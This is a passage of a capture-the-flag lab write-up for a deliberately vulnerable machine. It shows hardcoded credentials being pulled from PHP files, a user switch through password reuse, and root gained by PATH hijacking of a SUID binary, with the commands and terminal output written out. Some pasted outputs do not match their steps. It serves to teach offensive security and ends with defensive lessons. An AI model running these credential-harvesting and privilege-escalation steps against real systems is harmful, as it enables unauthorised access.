
Finding Database Credentials

Since this was a PHP web application, there were probably database credentials somewhere in the web files.

I navigated to the web directory:

bash

cd /var/www/html/cdn-cgi/login




```
$ cd login
$ ls -al
total 28
drwxr-xr-x 2 root root 4096 Jul 28  2021 .
drwxr-xr-x 3 root root 4096 Jul 28  2021 ..
-rw-r--r-- 1 root root 6361 Apr 15  2021 admin.php
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root 5349 Apr 15  2021 index.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
$ cat * | grep -i passw*
if($_POST["username"]==="admin" && $_POST["password"]==="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
$ 
```

Instead of reading every file manually, I searched for password-related strings:

bash

cat * | grep -i passw*



```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Found in db.php:

php

$_POST["username"]==="admin" && $_POST["password"]==="MEGACORP_4dm1n!!"

$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');

Two passwords found:

- MEGACORP_4dm1n!! - Admin login password
- M3g4C0rpUs3r! - Database password for user robert

Switching to User Robert

I checked which users existed on the system:

bash

cat /etc/passwd


Found: robert:x:1000:1000:robert:/home/robert:/bin/bash

Tried switching to robert with the database password:

bash

su robert

Password: M3g4C0rpUs3r!



```
sudo: 3 incorrect password attempts
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Jul 28  2021 .
drwxr-xr-x 3 root root 4096 Jul 28  2021 ..
-rw-r--r-- 1 root root 6361 Apr 15  2021 admin.php
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root 5349 Apr 15  2021 index.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
```

Success! Password reuse strikes again.


Capturing the User Flag

bash

cd /home/robert

ls

user.txt



```
$ cd home
$ ls
robert
$ cd robert
$ ls
user.txt
$ sudo cat user.txt
sudo: no tty present and no askpass program specified
$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
$ 
```

cat user.txt

f2c74ee8db7983851ab2a96a44eb7981

User flag obtained! ✓

Phase 5: Privilege Escalation to Root


Checking My Permissions

First, I checked what groups I belonged to:

bash

id

uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)



```
# id
id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```

Interesting! I'm part of the bugtracker group. Let me find files associated with this group:

bash

find / -group bugtracker 2>/dev/null

/usr/bin/bugtracker

Found a binary called bugtracker. Let's examine it:

bash

ls -la /usr/bin/bugtracker

-rwsr-xr-x 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker

Key observations:

- The file is owned by **root**
- It has the **SUID bit set** (the s in -rwsr-xr-x)
- It belongs to the bugtracker group

What does SUID mean?

When a file has SUID set, it runs with the permissions of the file's **owner** (root), not the user who executes it. This means if I run this program, it executes as root!

Testing the Bugtracker Application


Let's see what this program does:

bash

/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 12



```
------------------
: EV Bug Tracker :
------------------

%sProvide Bug ID: ---------------

cat /root/reports/D��������������` �����ݰ �������� ���`zRx
                                                   H���zRx
                                                        $H����J
                                                              ��*3$"D�
```

cat: /root/reports/12: No such file or directory

Analysis:

The program asks for a Bug ID and then tries to read a file using the cat command. But notice it says just cat, not /bin/cat or /usr/bin/cat.

This is the vulnerability! When a program uses a command without specifying the full path, Linux searches for that command in directories listed in the $PATH environment variable.

Exploiting PATH Hijacking

The plan:

1. Create a fake cat command that spawns a shell
2. Add my fake location to the $PATH before the real /bin
3. Run bugtracker - it will use MY fake cat instead of the real one
4. Since bugtracker runs as root (SUID), my fake cat runs as root too!


Step 1: Create fake cat

bash


cd /tmp

echo '/bin/sh' > cat

chmod +x cat



```
$ cd tmp
$ pwd
/tmp
$ touch cat
$ nano cat
```




```
robert@oopsie:/tmp$ touch cat
touch cat
robert@oopsie:/tmp$ echo "/bin/sh" >cat
echo "/bin/sh" >cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
```

Step 2: Modify PATH

bash

export PATH=/tmp:$PATH



```
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$

robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 2
2
---------------
```

Now when programs look for cat, they'll find /tmp/cat first!


Step 3: Run bugtracker

bash

/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 2



```
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$

robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 2
2
---------------
```

# *whoami*

root

I'm root! The # prompt confirms it.

Capturing the Root Flag

bash

cd /root


ls

root.txt

cat /root/root.txt

af13b0bee69f8a877c3faf667f7beacf

Root flag captured! ✓



```
# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
# cd root
cd root
# ls
ls
reports  root.txt
# cat root.txt
cat root.txt
# sudo cat root.txt
sudo cat root.txt
af13b0bee69f8a877c3faf667f7beacf
```

Attack Chain Summary

Here's how the entire attack flowed:

1. **Reconnaissance** → Found login page via Burp Suite passive spidering
2. **Information Disclosure** → Enumerated admin Access ID through predictable parameter
3. **Broken Access Control** → Manipulated cookies to become admin
4. **File Upload** → Uploaded PHP reverse shell to gain initial access
5. **Credential Discovery** → Found database password in PHP configuration file
6. **Lateral Movement** → Used password reuse to switch to robert user
7. **Privilege Escalation** → Exploited SUID binary with PATH hijacking to become root

---

Key Takeaways

What went wrong (from a security perspective):

1. **No server-side authorization** - The application trusted client-side cookies
2. **Predictable user IDs** - Sequential numbering allowed enumeration
3. **Unrestricted file uploads** - PHP files should never be uploadable
4. **Password reuse** - Same password used for database and user account
5. **Hardcoded credentials** - Passwords stored in source code
6. **Insecure SUID binary** - Used relative paths instead of absolute paths
7. **Excessive permissions** - Service accounts shouldn't be in privileged groups

What I learned:

- Always test access controls from different user perspectives

- Cookie manipulation is a quick way to test broken access control
- Developers often reuse passwords across different accounts
- SUID binaries are prime targets for privilege escalation
- PATH hijacking is devastatingly simple when programs use relative paths

---

Mission accomplished! Both flags captured through a realistic chain of common web application vulnerabilities.